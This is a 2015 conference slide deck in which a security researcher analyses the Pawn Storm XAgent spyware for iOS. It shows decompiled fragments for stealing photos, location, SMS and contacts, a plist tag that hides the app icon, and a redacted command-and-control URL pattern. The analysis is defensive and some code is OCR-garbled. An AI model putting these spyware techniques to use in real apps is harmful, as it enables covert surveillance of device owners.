Pawn Storm: Malware on iOS devices?

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Insomni'hack, Geneva March 2015



Who am I?



- ► Security Researcher at Fortinet, FortiGuard Labs
- ► Focus: (strange) malware not on desktops/laptops
- ► E.g mobile malware, Internet of Things...
- ► Twitter: @cryptax

Frequently Asked Questions

Are there malware on iOS?



Frequently Asked Questions



Answer: Yes but not many

Frequently Asked Questions





They're all for jailbroken phones, aren't they?



No - but very rare iOS/FindCall (2012) Found (and removed) in Apple Store

- Spams all your contacts
- Sends your (email/skype/...) passwords and location in clear text

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Other samples for non jailbroken iPhones




Adware/LBTM!iPhoneOS (2010)



iPhoneOS/Toires.A!tr.spy Nicolas Seriot, CH - 2009 - **PoC**

PoC Jekyll malicious app on non jailbroken iPhones





<u>Credits</u>: Tielei Wang, Kangjie Lu, Long Lu, Simon Chung, and Wenke Lee -Georgia Tech

> "Jekyll on iOS: When Benign Apps Become Evil", USENIX Security 2013

Does PawnStorm run on non jailbroken iPhones?



Yes and No;)

- Version A: will work, but with limits.
- Version B: requires jailbreak.

What's Pawn Storm?

The Operation


- Cyber espionage operation
- Discovered by Trend Micro in October 2014
- ► Targets military officials, government, defense industries

iOS malware


- ► Feb 4, 2015: Trend Micro discovers two iOS samples
- Version A: XAgent hidden trojan spyware
- ► Version B: madcap.dylib malicious Cydia Substrate extension




What happens when iOS/PawnStorm.A!tr is launched?



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What happens when iOS/PawnStorm.A!tr is launched?



didFinishLaunchingWithOptions: Background Fetching

```
1// XAAppDelegate - (char)application:(id) didFinishLaunchingWithOptions:(id)
 2 char cdecl XAAppDelegate application didFinishLaunchingWithOptions (struct XAAppDelegate *self,
  3 {
    id v4: // STBC 4@1
    int v11; // ST04 4@1
    int v14; // [sp+14h] [bp-18h]@1
    int v15; // [sp+1]
    SEL v16; // [sp+1 [[UIApplication sharedApplication]
    struct XAAppDeleg
 10
                       setMinimumBackgroundFetchInterval:
11
    v17 = self;
                          UIApplicationBackgroundFetchIntervalMinimum];
12
    v16 = a2:
    U15 = 0:
13
14
    04 = a4;
    obic storeStrong(&v15, a3):
116
    U14 = 8:
117
    objc storeStrong(&v14, v4);
    objc msqSend(&OBJC CLASS UIApplication, "sharedApplication");
118
    _R0 = objc_retainAutoreleasedReturnValue();
119
    R3 = &UIApplicationBackgroundFetchIntervalMinimum;
20
21
     asm { VLDR
                          D16, [R3] }
122
    v11 = R0;
                          R2. R3. D16 }
23
     asm { VMOV
    objc msqSend( R0, "setMinimumBackgroundFetchInterval:");
124
25 objc release(v11);
26 objc storeStrong(&v14, 0);
27
    objc storeStrong(&v15, 0);
28
    return 1:
29 3
```

Background Fetching and Multi-Tasking

Background Fetching in Info.plist

```
<key>UIBackgroundModes</key>
  <array>
        <string>fetch</string>
```

Multi-tasking

- applicationWillResignActive
- applicationDidEnterBackground
- applicationDidEnterForeground
- applicationDidBecomeActive
- **.**..


Next method called **viewDidLoad**:

 Instantiate XA_HTTP_Chanel: calls getAgentID. Retrieves a UUID.

```
NSUUID *vendorIdentifier = [[UIDevice currentDevice]
   identifierForVendor];
uuid_t uuid;
[vendorIdentifier getUUIDBytes:uuid];
```

2. Creates a thread : modulesThread
 _thread = [[NSThread alloc] initWithTarget:self
 selector:@selector(modulesThread:) object:nil];
modulesThread calls cycleLoop of XAInfolphone

CycleLoop



It's a big switch

- 0 | Get Info Device
 - I Start Record
- 2 Get Audio File
- 3 | Get Contact List
- 4 | Current Location
- 5 | Get Installed Apps
- 6 Wifi Status
- 7 Get All Pictures From Lib.
- 8 List a given directory
- 9 Get a given file
- 10 | Get process list
- 11 | Get SMS

Example: Get All Pictures from Photo Library



```
or can .
case 7:
 0265 = *((DWORD *)0591 + 400):
 0743 = -1;
 v389 = -1;
  v388 = (int)& objc msqSend;
  v387 = &OBJC IVAR PhotoLibrary http param;
  v386 = (void ( fastcall *)(int, int, int))& objc msqSend;
 V385 = (int)selkef_dequeue_;
  v384 = &OBJC IVAR XA HTTP Chanel out array;
  objc msqSend(v265, "qetAllPicturePhotoLibrary");
  u266 = *( DWORD *)(*(( DWORD *)u591 + 488) + *u387):
  u267 = *( DWORD *)(*( DWORD *)(*(( DWORD *)u591 + 400) + *u387) + *u384);
  v268 = *(DWORD *)v385:
  0743 = 0389:
  v386(v266, v268, v267);
  v743 = v389:
  v269 = objc retainAutoreleasedReturnValue():
 objc release(v269):
 break;
race R.
```

Getting Pictures from the Photo Library

From disassembly

```
alasset_obj = &OBJC_CLASS___ALAssetsLibrary;
...
v18 = (void*alassetslib->library;
...
objc_msgSend(v18,
    "enumerateGroupsWithTypes:usingBlock:failureBlock:"
...
```

User authorization is not requested

```
if ([ALAssetsLibrary authorizationStatus])
{
     //Library Access code goes here
}
```

FERTIDET

nowhere to be seen in the malware's code

Get GPS coordinates

```
cllocman_obj = _objc_msgSend(&OBJC_CLASS___CLLocationManager, "alloc");
v4 = objc msqSend(cllocman obj. "init"):
                                                                 Are location services enabled?
locman = v25->locationManager;
v25->locationManager = (struct CLLocationManager *)v4;
objc release(locman):
if ( (unsigned __int8) objc_msgSend(&OBJC_CLASS __CLLocationManager, "locationServicesEnabled") )
  objc msqSend(v25->locationManager, "setDelegate:");
  R2 = &kCLLocationAccuracuBest:
   asm { ULDR
                        D16. [R21 }
  R3 = (int)selRef setDesiredAccuracy ;
   asm { VMOV
                        R2, R3, D16 }
  ((void ( fastcall *)(struct CLLocationManager *. DWORD, int)) objc msgSend)(
   v25->locationManager.
                                                   GPS accuracy is set to "best"
   "setDesiredAccuracy:",
    R2);
  R2 = &kCLDistanceFilterNone;
   asm { ULDR
                        D16, [R2] }
  R3 = (int)selRef setDistanceFilter ;
                        R2, R3, D16 }
  asm { UMOV
  R9 = & obic msaSend:
  ((void ( fastcall *)(struct CLLocationManager *, DWORD, int)) objc msqSend)(
   v25->locationManager,
                                                             Report location for any movement
   "setDistanceFilter:".
  objc nsqSend(v25->locationManager, "startUpdatingLocation"); (no distance filter)
objc msgSend(v25->locationManager, "location");
v23 = obic retainAutoreleasedReturnValue():
if ( U23 )
 objc msqSend stret(&v21, (const char *)v23, "coordinate");
  memset(&v21, 0, 0x10u);
v16 = objc msqSend(&OBJC CLASS MSString, "alloc");
 asm
  ULDR
                 D16. [SP.#0x90+var 30]
  ULDR
                 D18, [SP,#8x98+var 28]
                                                            Format GPS coordinates
                 D18, [R2,#0x90+var 8C]
  USTR
  UMOU
                 R3. R9. D16
v20 = objc msqSend(v16, "initWithFormat:", CFSTR(" latitude:%f longitude:%f"), R3, R9);
```

Since iOS 8, an additional requestAlwaysAuthorization must be requested

```
u28 = 8:
                                                                Format HTML log
v27 = objc retain(CFSTR("⟨font size=4 color=blue⟩⟨pre⟩"));
if ( !sqlite3 open("/var/mobile/Library/SMS/sms.db", &ppDb) )
 v2 = obic msgSend(&OBJC CLASS NSMutableDictionar
                                                                         Read the SMS database
 v24 = objc msqSend(v2, "init");
 if (!sqlite3 prepare v2(ppDb, "SELECT id, rowid from handle", -1, &v25)
                                                                         jailbreak required
   while ( sqlite3 step(v25) == 100 )
     u3 = objc msqSend(&OBJC CLASS MSString, "alloc");
     salite3 column_text(v25, 0);
                                                                         Perform SQL queries
     v4 = objc msqSend(v3, "initWithCString:encoding:");
     u5 = objc msgSend(&OBJC CLASS MSString, "alloc");
     sqlite3 column text(v25, 1);
     v6 = objc_msqSend(v5, "initWithCString:encoding:");
     ((void ( Fastcall *)(int, DWORD, int, int)) objc ms(Send)(v24, "setValue:forKeu:". v4. v6):
     objc release(v6);
     objc_release(v4);
 if ( !sqlite3 prepare v2(ppDb, "SELECT text,handle id,is from me,account from message order by date desc", -1, &v
   while ( sqlite3 step(v26) == 100 )
     ++u28:
     u7 = objc msqSend(&OBJC CLASS MSString, "alloc");
     sqlite3 column text(v26, 0);
     v23 = objc msqSend(v7, "initWithCString:encoding:");
     v8 = _objc_msgSend(&OBJC_CLASS___NSString, "alloc");
```

Get Installed Applications

```
EPH
MOV
               R2. (selRef stringBuAppendingPathComponent - 0xBFBC) : selRef stringBuAppendingP
ADD
               R2, PC; selRef stringByAppendingPathComponent
MOU
               R3, ( InstalledApp qetInstalledApp .cacheFileName - 0xBFC6) ; -[InstalledApp qe
ADD
               R3. PC : -[InstalledApp getInstalledApp:].cacheFileName
               R3. [R3] : "com.apple.mobile.installation.plist"
I DR
I DR
               R2, [R2] ; "stringByAppendingPathComponent:"
MOU
               R9. R0
               R0, [SP,#0xBC+var 3C]
STR
                                                       installation.plist file
MOV
               RØ. R9
STR
               R1, [SP,#0xBC+var 40]
MOU
               R1, R2
               R2. R3
MOV
I DR
               R3, [SP,#0xBC+var 40]
BI X
               R3
MOU
               R7. R7
BLX
                obic retainAutoreleasedReturnValue
STR
               RO. [SP.#0xBC+var 18]
I DR
               R0, [SP,#0xBC+var 3C]
                                                plist is expected to be found at
BLX
               objc release
BLX
                NSHomeDirectoru
                                                ../.. from sandbox directory
MNU
               R7. R7
BI X
                objc retainAutoreleasedReturnValue
               R1, (cfstr____
                               - 0xBFFC) ; "../.."
MOU
ADD
               R1. PC
MNU
               R2, (_objc_msgSend_ptr_0 - 0xC006); _objc_msgSend_ptr_0
ADD
               R2, PC; _objc_msgSend ptr 0
LDR
               R2, [R2]; imp objc msqSend
               R3. (selRef stringBuAppendingPathComponent - 0xC012) : selRef stringBuAppendingP
MOII
ADD
               R3. PC : selRef stringBuAppendingPathComponent
```

To get outside the sandbox \rightarrow jailbreak

Get Installed Applications - Objective C version

Pseudo Objective C code

```
static NSString *const cacheFileName =
    @"com.apple.mobile.installation.plist";

NSString *relativeCachePath = [[@"Library"
    stringByAppendingPathComponent:
    @"Caches"] stringByAppendingPathComponent:
    cacheFileName];

path = [[NSHomeDirectory() stringByAppendingPathComponent:
    @"../.."] stringByAppendingPathComponent:
    relativeCachePath];
```

List Directory

```
nsfileman_obj = &OBJC_CLASS___NSFileManager;
defaultMan = "defaultManager";
v105 = objc_msgSend(nsfileman_obj, defaultman);
v104 = objc_msgSend((void*)v202,
   "contentsOfDirectoryAtPath:error",
  path,
   &error);
v84 = objc_msgSend(&OBJC_CLASS___NSString,
   "stringWithFormat:".
   CFSTR("<caption color=blue> Directory:
     % </caption>"),
  path);
```

Sandboxing limits to /private/var/mobile/Applications/THEAPP

Pseudo decompiled code in XAInfolphone getInfoDevice

```
telephony_obj = objc_msgSend(
   &OBJC_CLASS___CTTelephonyNetworkInfo,
   "alloc");
v1223 = objc_msgSend(telephony_obj, "init");
subscriberProvider = "subscriberCellularProvider";
v1449 = objc_msgSend(v1153, subscriberProvider);
v1448 = objc_msgSend((void*)v9, "mobileNetworkCode");
v1447 = objc_msgSend(v12, "mobileCountryCode");
```

Get Phone Number

Later in XAInfolphone getInfoDevice

Get the "PhoneNumber" key

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.aj
com/DTDs/PropertyList-1.0.dtd">
<dict>
       <key>CarrierBundleName</key>
       <strina>208
                    </string>
       <kev>ICCID</kev>
                                  2</string>
       <string>89331
       <key>LASDNextUpdate</key>
       <date>2015-02-22T10:19:13.915174Z</date>
       <kev>NextUpdate</kev>
       <date>2015-01-30T17:26:37.694534Z</date>
       <kev>PhoneNumber</kev>
       <string>+3361
                           </string>
</dict>
:/plist>
```

Hiding the icon

The application icon does not appear on the home screen:

```
<key>SBAppTags</key>
   <array>
        <string>hidden</string>
   </array>
```

limitations

- ► Known not to work on iOS 8
- \blacktriangleright Hidden tag is easy to detect \rightarrow Apple bans it from Apple Store

Features of XAgent that require jailbreak

Requires jailbreak

- ► Read **SMS** database
- ► Read com.apple.commcenter.plist for **phone number**
- ▶ Hiding icon

Limited without jailbreak

- List content of directory
- ► Retrieve file

Features of XAgent that require user authorization

Malware does not ask these authorizations

Will not work (unless granted from elsewhere)?

- Get Photos from library. Should request requestRecordPermission
- ► **Geolocation**. Authorization needed for iOS 8.
- ▶ Record voice. Should request requestRecordPermission

Malware asks for these authorizations


Read lists of contacts. Code requires authorization via ABAddressBookRequestAccessWithCompletion



Features of XAgent which should work fine

- ► Get **model**, name, systemName, systemVersion, localizedModel via UIDevice
- ► Test for existence of jailbreak via /private/var/lib/apt
- ► List running process via call to Unix command sysctl
- ▶ WifiStatus via calls to Reachability API
- ► Background fetching of C&C URLs
- ► Take **screenshots**??? (not called)

Communication with C&C



hxxp://198.27XXXXXX/watch/?ai=<BASE 64 of RC4 data>

close/? text= 50 bytes key search/? from= find/? utm=

...



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Who wrote Pawn Storm?



Indications

- BuildMachineOSBuild 13E28: 10 possibilities: iMac, MacBook Pro, MacBook Air...
- /Users/mac/Desktop/work/IOS_PROJECT
- XAgent-azeuhvvhelifolbyqbjqwuwimdho?
- ▶ DTXcodeBuild 5B1008: Xcode 5.1.1
- Implementation. Intended for jailbroken iOS 7.x?
- ► Many typos: XA_HTTP_Chanel, runningProcecces, generateUrlParametrs
- Grammar: "Host not exist"...



Am I safe from iOS/PawnStorm?

YES ... probably!

```
def safeFromPawnStormA():
  if (military official or defense contractor): #etc
    if (iOS >= 8):
         print "Do you have an XAgent icon?"
    elif (iOS >= 7.1):
        if (jailbroken iPhone):
            print "Check your iPhone"
        else: # only parts of XAgent can work
          print "Probably safe, check to be sure"
    else:
        print "Probably ok"
  else:
    print "You're not targeted, so probably safe"
```

PawnStorm: so, what's all this fuss? (and FUD?)



Quoting myself from Fortinet's blog

"it is unlikely you'll be affected because the malware probably wasn't distributed massively, but only to targeted victims"

"it is very unlikely the malware could have been on the Apple Store"

Not my fault if anything concerning iOS gets more attention in the press, is it? ;P

PawnStorm: so, what's all this fuss? (and FUD?)

It's a **TARGETED** malware! Not for the *masses*Its **importance** depends ... on the **target**!

Quoting myself from Fortinet's blog

"it is unlikely you'll be affected because the malware probably wasn't distributed massively, but only to targeted victims"

"it is very unlikely the malware could have been on the Apple Store"

Not my fault if anything concerning iOS gets more attention in the press, is it? ;P

Quick recap

Am I infected with Pawn Storm?

Quick recap

Am I infected with Pawn Storm? Probably not





Am I infected with Pawn Storm? Probably not Was Pawn Storm on the Apple Store?

Am I infected with Pawn Storm? Probably not Was Pawn Storm on the Apple Store? No

Am I infected with Pawn Storm? Probably not Was Pawn Storm on the Apple Store? No What version is it for?

Am I infected with Pawn Storm? Probably not Was Pawn Storm on the Apple Store? No What version is it for? **iOS 7.1 and** +



Am I infected with Pawn Storm? Probably not Was Pawn Storm on the Apple Store? No What version is it for? iOS 7.1 and +

Does it *run* on non jailbroken iPhones? Yes but with limits

E***BTIDET



... And on jailbroken iPhones?



... And on jailbroken iPhones? Yes !!!



... And on jailbroken iPhones? Yes !!! Can I spot it?



... And on jailbroken iPhones? Yes !!!
Can I spot it? On iOS 8, yes, otherwise difficult



... And on jailbroken iPhones? Yes !!!
Can I spot it? On iOS 8, yes, otherwise difficult
Who coded it?



... And on jailbroken iPhones? Yes !!!
Can I spot it? On iOS 8, yes, otherwise difficult
Who coded it? We don't know

... And on jailbroken iPhones? Yes !!!

Can I spot it? On iOS 8, yes, otherwise difficult

Who coded it? We don't know

Is iOS safe from malware?



... And on jailbroken iPhones? Yes !!!

Can I spot it? On iOS 8, yes, otherwise difficult

Who coded it? We don't know

Is iOS safe from malware? No !!!

... And on jailbroken iPhones? Yes !!!
Can I spot it? On iOS 8, yes, otherwise difficult
Who coded it? We don't know
Is iOS safe from malware? No !!!
Is Android less safe than iOS?

Quick recap

Am I infected with Pawn Storm? Probably not
Was Pawn Storm on the Apple Store? No
What version is it for? iOS 7.1 and +
Does it run on non jailbroken iPhones? Yes but
with limits

... And on jailbroken iPhones? Yes !!!

Can I spot it? On iOS 8, yes, otherwise difficult

Who coded it? We don't know

Is iOS safe from malware? No !!!

Is Android less safe than iOS? Perhaps. Difficult

question

Thank You!

Contact info

@cryptax or aapvrille (at) fortinet (dot) com

References and interesting links

- ► Blog post from Trend Micro
- ▶ Blog post on Fortinet
- ► Wang et al, Jekyll on iOS, USENIX Security 2013
- C. Livitt, Rethinking & Repackaging iOS Apps: Part 1, Feb 2015
- ► Zheng et al, Enpublic Apps: Security Threats Using iOS Enterprise and Developer Certificates, ASIA CCS 2015

Thanks to : Claud Xiao, Ruchna Nigam, Nicolas Seriot, Trend Micro

PowerPoint? No way! This is Lobster

